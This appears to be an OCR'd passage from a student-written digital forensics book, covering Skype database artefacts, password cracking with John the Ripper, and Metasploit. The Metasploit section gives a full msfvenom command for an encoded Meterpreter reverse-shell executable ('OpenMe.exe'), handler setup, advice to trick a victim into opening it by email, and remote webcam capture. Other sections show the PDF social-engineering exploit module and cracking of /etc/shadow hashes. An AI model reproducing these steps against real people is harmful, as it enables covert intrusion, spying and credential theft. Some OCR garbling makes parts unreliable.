
16.2 Setup

First, we'll start by looking for the IP address from which Skype was started last. After identifying the path of Skype, usually in *C:\Users\Name"\AppData\Roaming\Skype*, we open the shared.xml document as shown in Figure 16.1. We won't go into detail about the meaning of each line, since its easy to google, but for example

Figure 16.1: shared.xml

```
<LastIP>-1129445821</LastIP>
<LastNetworkIdentity>3810d5ba6c48</LastNetworkIdentity>
<LastProbingFailed>1</LastProbingFailed>
<ListeningPort>16896</ListeningPort>
<LoginServers_EcsGlobal></LoginServers_EcsGlobal>
<NatTracker>
  <ContraProbeResults>188.174.6.67:16896</ContraProbeResults>
  <PreviousNatType>6</PreviousNatType>
  <ProbeResults>
    <_1530183680>4D588CD25151BCAE06434200B244514E37C4BCAE06434200531E5C2A9AB8BCAE0643
  </ProbeResults>
```

Figure 16.2: places.sqlite in SQLite



the hint that "¡LastIP¿" is a decimal number and we can convert it to the IP of "67.81.249.189". The information we are looking for is in the line of: "¡ContraProbeResults¿".


The next step is to install SQLite in order to examine the database records of Skype Classic, so that we can find crucial information about what, when and how a crime was committed.

16.3 Analyzing Database Contents

With SQLite opened, we search for the file places.sqlite.This file stores the annotations, bookmarks, favorite icons, input history, keywords, and browsing history (a record of visited pages). Next we need to connect the database to main.db, as shown in Figure 16.2. Now we can start gathering information:

- **Accounts**: The account which we want to examine.

Figure 16.3: CallMembers 1/2



- **CallMembers**: Contains all the information about calls, like their duration, the caller etc. In Figure 16.3, type 1 is ingoing call, type 2 is outgoing call; status 6 is successfully executed call, status 13 is unanswered call. As shown in Figure 16.4, the creation_timestamp refers to the Unix timestamp on the server, which cannot be manipulated locally, and shows the correct time of all recorded local actions.
- **Contacts**: Stores the users contact list including information like availability, or the avatar, cf. Figure 16.5.
- **Conversations**: Stores all information about all conversations like persons or groups one interacted with, arguably the most forensically relevant are the timestamps again.
- **MediaDocuments**: Contains all emoticons of Skype.
- **Messages**: All message information, including actual messages and interesting meta data is stored here as depicted in Figure 16.6. The body_xml column contains the complete message history in plain text, shown in Figure 16.7.
- **Videos**: Contains information about the webcam driver.


Figure 16.4: CallMembers 2/2

start_ti...	is_confe...	quality_...	identity...	country	creation...	stats_xml
152976...			1		152976...	
1529771...			1		1529771...	
1529839...			1		1529839...	
1529839...			1		1529839...	
1529839...			1		1529839...	
1529839...			1		1529839...	
0			1		1530021...	
0			1		1530022...	

Figure 16.5: Contacts

availabil...
5
8
1
2
2
2

Figure 16.6: Messages 1/2



id	is_perm...	convo_id	chatna...	author	from_di...	author_...	guid	dialog_...	timesta...	type	sending...	option_...	consum...	edit
725	1	28	live:fore...	live:fore...	Forensic...		X'2DA90...		1529675...	61	2		0	
726	**1**	**28**	**live:for...**	**live:for...**	**Threat ...**		**X'8561...**		**152976...**	**61**			**0**	
727	1	28	live:fore...	live:fore...	Forensic...		X'5E60E4...		1529675...	61	2		0	
728	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'D8D32...		1529764...	61			0	
729	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'FD6CB...		1529764...	256			0	
730	1	465	28:c3b4...	live:fore...	Forensic...		X'A4402...		1529673...	61	2		0	
731	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'607B1...		1529764...	61			0	
732	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'536D3...		1529764...	61			0	
733	1	465	28:c3b4...	live:fore...	Forensic...		X'9FF208...		1529673...	61	2		0	
734	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'45D66...		1529764...	256			0	
735	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'85EA6...		1529764...	61			0	
736	1	465	28:c3b4...	live:fore...	Forensic...		X'AE7B5...		1529673...	61	2		0	
737	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'4B5F2...		1529764...	61			0	
738	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'467DA...		1529764...	61			0	
739	1	465	28:c3b4...	28:c3b4...	Steve Ao...		X'9444E7...		1529764...	256			0	
740	1	65	28:0d5d...	live:fore...	Forensic...		X'E5461F...		1529673...	61	2		0	
741	1	65	28:0d5d...	28:0d5d...	Skype Tr...		X'0B0E7...		1529764...	61			0	
742	1	65	28:0d5d...	28:0d5d...	Skype Tr...		X'12117...		1529764...	61			0	
743	1	65	28:0d5d...	28:0d5d...	Skype Tr...		X'A0FB1...		1529764...	61			0	
745	1	28	live:fore...	live:fore...	Forensic...		X'45B8F...	live:fore...	1529768...	61	2			
746	1	28	live:fore...	live:fore...	Threat t...		X'C8B6D...		1529768...	61			0	

Figure 16.7: Messages 2/2

body_xml
hey
Hey! <ss...
<URIObj...
hallo
I love tr...
Just che...
esjdn
<URIObj...
I guess I...
dshkjad
Thanks f...
Heve yo...
<URIObj...
drei
<b>Hall...
Bitte fug...
Alternati...
uih
dsf
<partlist...
<partlist...

Chapter 17

Password Cracking

17.1 Introduction

In the recent years passsword security is becoming more and more important. As the hardware in our computers becomes increasingly more powerful it also becomes increasingly easier to guess passwords by using some forms of brute force (trying all combinations which are possible) methods. When looking at the industry we can see that passwords are usually stored either hashed or in plain text. The latter example is not a great idea since any hacker that manages to break into the database will instantly have all the passwords available to him. A better idea is to use a one way hashing algorithm that encrypts the passwords.

So now that we know how the passwords are usually stored we have to look at some maths to determine how weak or strong our passwords are and what is possible when we talk about guessing passwords with software. These days any computer equipped with the right software tools can easily guess billions of passwords per second and super computers that are used by the NSA can guess more than a quintillion passwords a second.

From mathematics we know that the formula for computing all possible passwords with a certain number of characters is: (number of characters in the alphabet)$\hat{}$(password length) so a simple password like 'hello' would fall into a category where we have 26 characters in the alphabet and a length of 5. This means that there are $26\hat{5} = 11881376$ possible combinations for such types of passwords. A person trying to crack such easy passwords with a computer that can guess around 50 million passwords per second would only need around 2 seconds to crack the password. If we, however, consider passwords that use the lower and upper case characters, numbers and some special characters we end up with an alphabet that consists of 80 characters. If the password is 10 characters long then the person trying to guess the password by the means of brute force would need to wait for around 6800 years. At this point we can be happy that our passwords are secure but when we consider the fastest super-

computers that can try quintillions of passwords per second even this strong password becomes available to easily crack and this password would be cracked in around 10 seconds (if we consider a speed of 1 quintillion guesses per second).

These kinds of computing speeds are still not available for the general public so that's why we have to choose different methods of trying to crack passwords.

17.2 Password Cracking Using John the Ripper

The other way to guess passwords is by using a dictionary attack. A file consisting most commonly used passwords are loaded into the program, hashed, and compared with the target password. This increases the chance of guessing the password since most people only use non-unique passwords like 'password', '1234567890', etc..

17.2.1 Installation

In this tutorial we are going to use a pre - compiled version of john the ripper to make the experience easier for others who want to try this hack and it is okay to do so as we are only trying to use this for learning purposes.

We use a unix based machine in this example and we start by downloading a compiled version of John the Ripper from http://openwall.info/wiki/john/custom-builds. After downloading and unzipping the file we have a directory with all the files of John the ripper. In terminal we navigate to the folder with cd and then do:

```
$ cd run
```

Now we are in the run folder, as shown in Figure 17.1 and can execute the hack we choose. List all the available hacks with:

```
$ ls
```

17.2.2 Opening password protected PDFs

To crack a password of a pdf we are going to use pdf2john file. We have a password protected pdf on the desktop called x.pdf. We first need to generate a hash for this file by running:

```
$ ./pdf2john.pl (directory of the file to be cracked) > (output
    file)
```

our example:

```
$ ./pdf2john.pl /Users/kgudzius/Desktop/x.pdf > /Users/kgudzius/
    Desktop/output.txt
```

Now we have a file called output.txt on our desktop and it's contents looks like this:

```
/Users/kgudzius/Desktop/x.pdf:$pdf$4*4*128*-1084*1*16*7
    e0b1cd3e44b11475d1ed17d1fe9aaed*32*738
    c642844c7bafa6afcd4730bf56564000000000000000000000000000000000
    *32*
    c82b70f2fb3fd5ab153e814497c7655594abb457cfca41f61df4a3f0da9fe060
```

Now all we have to do is to find the password by running the command:

```
$ ./john --format=pdf (output file)
$ ./john --format=pdf /Users/kgudzius/Desktop/output.txt
```

And we acquire the password as shown in Figure 17.2

17.3 Cracking Linux System Passwords

In this example we are gonna crack the system passwords using the tools that John the Ripper provides us. This could be any other hashed password list but we are going to use the system passwords as an example that everyone can try out themselves. First we need to unshadow the system password file:

```
$ unshadow /etc/passwd /etc/shadow > /root/Desktop/mypassword.txt
```

Then we have to decrypt the hash code file. We are going to do this by using a word list, shown by Figure 17.3.

```
$ john --wordlist=/usr/share/wordlist/sqlmap.txt /root/Desktop/
    mypassword.txt
```

That is the output of this command. We can see the decrypted password. The command finished in about 15 minutes. We can see the cracked password - "hello" !

17.4 Resources

http://openwall.info/wiki/john

Figure 17.1: John the Ripper contents




Figure 17.2: Cracking protected PDFs





Figure 17.3: Successfully cracked system password



Chapter 18

Metasploit for Forensic Investigations

18.1 Introduction

Metasploit is a very strong security testing tool, as it is a very feature rich platform. The framework is a complete platform for performing vulnerability testing and exploitation, loaded with thousands of exploits and hundreds of payloads.

Performing an exploit using Metasploit will normally lead to either a Remote shell to the target computer, which is a remote terminal connection or a Meterpreter shell, offering many programs and utilities that can be run to gather information about the target computer or control devices like the webcam or microphone1.

Metasploit is handy tool for forensic analysts, as it can provide a remote shell to a target computer that can be used to obtain information without changing the data. Its possible to download files, such as log files from the target system, as well as recovering data without direct access. However, this purposes that the analyst has the owners permission to do so.

18.2 Installing Metasploit

Metasploit is preinstalled on Kali Linux. Especially on Kali Linux 2.0 the Metasploit terminal can easily be opened by clicking the Metasploit framework button on the Quick Launch tab. Using another OS Metasploit framework can be accessed by downloading the corresponding installer on http://www.rapid7.com/products/metasploit/download.jsp. As Metasploit is detected by AV software as malicious this could cause problems, thus the AV software should be disabled before installing Metasploit. Firewalls can also interfere with the download, detecting the framework as malware, hence the local firewall should

be disabled first1. To start the *msf* prompt simply navigate to the Metasploit directory and start the console.bat under Windows or type *./msfconsle* under Linux.

18.3 Definitions

18.3.1 Exploits

Exploits are the attacking methods. Metasploit has a wide collection of exploits of different OS, that can be used for many safety and penetration tests. On the other hand, this large number of exploits can be used to intrude into other devices. Exploits concentrate on Software and Hardware vulnerabilities on the respective system. Its important to carefully chose the exploit depending on the target OS and configure the corresponding options.

18.3.2 Payload

Payload is the executable code, that is run once the system has been intruded. Examples of payloads are different kinds of shells, such as the Meterpreter, that autonomously build up a reverse connection to the attacking machine. Metasploit contains many different types of payloads collected in a Database, that can be listed using the command show payloads. All payloads are handled by the Multi Handler, no matter what architecture or connection type is used

18.3.3 Msfvenom

The *msfvenom* command can be used to create a payload file. It combines both tools, *msfpayload* and *msfencode*. Msfpayload is compromising the process of selecting a payload, set the payload and set all necessary options, *msfencoder* re-encodes the payload to hide it from VS. By using *msfvenom* re-encoding and embedding the payload can be done by one single tool at once. Msfvenom has many options that can be used along with this command, shown by *msfvenom -h*. An example of this is shown in the Hack, later

18.4 Basic Procedure


18.4.1 Picking an Exploit

Metasploit contains about 1500 exploits and is frequently being expanded. To see all exploits type show exploits in the msf prompt. See Figure 18.1

Another way to search for an exploit is using the search command. In this way you can specifically search for exploits for example depending on the target platform. Typing help search will show the options available.

To know more about one specific exploit the command info together with the

Figure 18.1: Picking an exploit



exploit path can be used to display the information. For example, having a closer look on the adobe_pdf_embedded_exe exploit on windows will show the available targets of this exploit, the options that can be set and a brief description about what this exploit does. So, this exploit is embedding the payload into an existing PDF file. See Figure 18.2

To select a chosen, exploit the use command followed by the path of the exploit must be run. See Figure 18.3

18.4.2 Setting Exploit Options

To see what variables can be set for the chosen exploit use show options. This will show the names of the module options, their current values, a short description and if they are required or not. See Figure 18.4

In this example we can see, that the FILENAME is evil.pdf. As this is obvious we should think about changing that. To set a specific variable the *set* command needs to be used, followed by the option name and the value. See Figure 18.6

18.4.3 Picking a Payload

To list all the possible payloads that can be selected, use the *show payloads* command. Most of them have the standard layout of *¡OS/SHELL_TYPE/CONNECTION_TYPE¿*. See Figure 18.6

Now a payload depending on the desired shell type such as remote shell or Meterpreter and the different ways of how the payload communicates with the attacking machine needs to be selected. Usually a reverse_tcp connection is preferred, as the outgoing connection initiated by the target system won't be blocked by its firewall, whereas an incoming connection most likely will.

Using the *set* command the chosen Payload can then be set. See Figure 18.7

Figure 18.2: Showing an exploit

```
msf > info windows/fileformat/adobe_pdf_embedded_exe

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Basic options:
  Name            Current Setting
  ----            ---------------
  EXENAME
oad exe.
  FILENAME        evil.pdf
ame.
  INFILENAME      C:/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.16
lename.
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again"
isplay in the File: area

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.
```

Figure 18.3: Using an exploit

```
msf > use windows/fileformat/adobe_pdf_embedded_exe
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Figure 18.4: Set options

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                  Required  Description
   ----            ---------------                                                  --------  -----------
   EXENAME                                                                          no        The Name of pay
load exe.
   FILENAME        evil.pdf                                                         no        The output file
name.
   INFILENAME      C:/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploi    ...     yes       The Input PDF f
ilename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show thi           no        The message to
display in the File: area


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista
```

Figure 18.5: Set FILENAME





Figure 18.6: Show payloads



18.4.4 Setting payload options

Payloads have options that can be set, the same way we set the exploit options before. Using the *show options* command again will now show an additional section with payload options. See Figure 18.8

Apparently the required *LHOST* option is not set now. To set this value the *set* command must be used. See Figure 18.9

Now that we configured all the required options, we can run the payload by using the command *exploit*.

Figure 18.7: Setting a payload




Figure 18.8: Setting payload options

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
    :
    :

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**
    :
    :
```

Figure 18.9: Set LHOST

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.0._ _ _
LHOST => 192.168.0._ _ _
```

18.5 Create a Payload for a Meterpreter Session on Windows10

In this Hack we want to gain access to a windows 10 target device using a reverse tcp connection to start a Meterpreter session. Therefore, we will be using the msfvenom command. So, we will start by opening the msf prompt and using the msfvenom command together with the needed options to create our payload file. See Figure 18.10


As this command is combining the functions of creating and encoding the payload we start with specifying the payload. The architecture is set to x86 with -a followed by the target platform specified by platform. Next, we need to choose our Payload specified by -p. As we want to have an extended access to the target system, we will be using the Meterpreter shell. Also, we want to set up a reverse tcp connection. Now, we need to specify the options of the chosen payload which is the *LHOST* and the *LPORT*. As msfvenom is not just

Figure 18.10: Create a payload

```
msf > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0._ _ _ LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe > OpenMe.e
xe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0._ _ _ LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe > Open
Me.exe

Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
```

Figure 18.11: Handling a payload




embedding the payload but also re-encoding it we need to select an encoding mechanism with *-e*. A list of all encoding mechanisms in Metasploit can be accessed with the *msfencode -l* command. In this case we will be using *the x86/shikata_ga_nai* encoder. Finally, we need to select the output file format, here exe and the name of the output file.After executing this command, we will see, that it has created an .exe file named OpenMe.exe.

Now, to handle the payload we need to start the Multi Handler in Metasploit and set the needed options which are LHOST and LPORT. Using the exploit command, we can start the handler, waiting for an incoming connection. See Figure 18.11

Now we can send our payload file to the victim either by email or attaching it to a pdf. We must make sure to appear trustful enough so that the file will be opened. Once the .exe file has been run, nothing will happen on the target system, but in the background a connection to our system will be established and the Meterpreter shell will be started giving us fully access to the target system. Now we can use all the utilities offered by the Meterpreter shell. For example, we can edit files, download files from the target system on our own system or access hardware components such as the microphone or web cam. To take a snapshot from the web cam we simply need two commands. First, we need to find out if there is a web cam to be used with the command *webcam_list*. Then we can use the command *webcam_snap -i WEBCAM_ID* to take a snapshot and save it on our computer. See Figure 18.12

Figure 18.12: Taking a remote web cam snapshot



18.6 Resources

Cory Altheide, Harlan Carvey: Digital Forensic with open source tools. Elsevier LTD, Oxford, 2011, p.85 ff.

https://metasploit.help.rapid7.com/

https://www.security-insider.de/was-ist-metasploit-a-688417/

https://www.offensive-security.com/metasploit-unleashed/msfvenom/

http://hackaholic.info/meterpreter-session-hacking-windows-10/

Chapter 19

Conclusion

Wrapping up, this book covered the fundamentals of digital forensics, starting with general definitions of computer and network forensics and their respective goals. Then the digital forensics process was considered, proposing different approaches to forensic examinations starting from early proposals like the forensics process model up to cutting edge research like digital forensics as a service, which was groundbreaking at the time of its release and redefined how investigations concerning digital evidence was handled via newly arisen cloud technology and insides and experiences from previous years.

Dealing with the law is a central part of digital forensics, as discussed in section 2.4, and accordingly from the two case studies these imminent challenges became very clear, such as the direct conflict with personal rights when dealing with corporate manners in a forensic examination resulting in the conclusion that written consent for almost any action in such an examination is not only useful but mandatory. As a consequence of these broad requirements of a digital forensics professional, not only in technical but also legal requirements, the digital forensics examiner has been characterized as a multi talented highly skilled professional, not only in hard but also soft skills. This directly drew a connection in how digital forensics differs from its classical counterpart, due to the rapidly changing nature of the technological environment.

